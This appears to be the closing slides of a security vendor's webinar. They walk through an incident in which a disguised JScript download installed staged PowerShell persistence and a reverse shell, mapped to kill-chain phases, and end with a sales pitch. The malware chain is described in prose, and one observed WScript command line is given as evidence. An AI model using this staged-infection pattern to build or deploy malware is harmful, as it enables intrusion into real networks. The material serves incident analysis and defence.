 - WScript.exe "C:\Users\\AppData\Local\Temp\Temp1_draft of sponsorship agreement(75500).zip\draft_of_sponsorship_agreement 32330 .js"
- Discussions with the client point of contact reveal that the end user had been attempting to download a "draft of sponsorship" form from a trusted site, but it "didn't work right" when they tried to open it



Reviewing The Kill Chain

Completing the picture

- **Reconnaissance**

- This event did not appear to be targeted this client

- **Weaponization**

- Weaponized jscript file

- **Delivery**

- Jscript file inserted into a download from replacing expected document

- **Exploitation**

- User launched jscript file by double clicking through explorer

- **Installation**

- (stage1) Jscript creates registry entry with shell code, launches (stage2) PowerShell script which installs a (stage3) PowerShell script as a service which references the stored shell code

- **Command & Control**

- Stage3 script launches as a service on user login and establishes remote shell back to C&C

- **Actions on Objectives**

- Bad actors were observed conducting initial in-network recon with tools such as BloodHound



Summary

- Define what you are trying to protect
- MITRE can be used in a number of different ways to help make informed decisions about your security.
- If you don't have the bandwidth to proactively address the more complex tasks look to a service to help! (Arctic Wolf! 😊)





THE LEADER IN SECURITY OPERATIONS

Thank You!



THE LEADER IN SECURITY OPERATIONS

NEXT STEP: LET'S MEET

Schedule a meeting with an Opkalla and Arctic Wolf rep by May 13th to get your **\$150 to Sunglass Hut.**

Email Brice (brice.ulrey@opkalla.com) to schedule your meeting.

